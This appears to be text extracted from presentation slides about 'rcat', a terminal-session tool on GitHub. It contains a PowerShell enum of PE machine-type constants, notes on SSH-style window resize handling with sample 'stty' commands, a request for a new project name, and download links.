19 $ImageFileMachine = psenum $Mod PE.IMAGE_FILE_MACHINE UInt16 @{
20     UNKNOWN = 0x0000
21     I386 = 0x014C # Intel 386.
22     R3000 = 0x0162 # MIPS little-endian =0x160 big-endian
23     R4000 = 0x0166 # MIPS little-endian
24     R10000 = 0x0168 # MIPS little-endian
25     WCEMIPSV2 = 0x0169 # MIPS little-endian WCE v2
26     ALPHA = 0x0184 # Alpha_AXP
27     SH3 = 0x01A2 # SH3 little-endian
28     SH3DSP = 0x01A3
29     SH3E = 0x01A4 # SH3E little-endian
30     SH4 = 0x01A6 # SH4 little-endian
31     SH5 = 0x01A8 # SH5
32     ARM = 0x01C0 # ARM Little-Endian
33     THUMB = 0x01C2
```




Handle resizing like SSH

SSH uses a **special signal** to indicate a window resize.

It would **avoid clogging** the **session**.


```
olivier@framework:~$ stty rows 16 cols 59; fg 2>/dev/null
olivier@framework:~$ stty rows 15 cols 59; fg 2>/dev/null
olivier@framework:~$
```

Change the name

rcat is a very common name.

★ Star it on github 🐙

or help me find a new name.



Github

- .deb package
- static binaires
- <https://github.com/Oxfalafel/rcat>

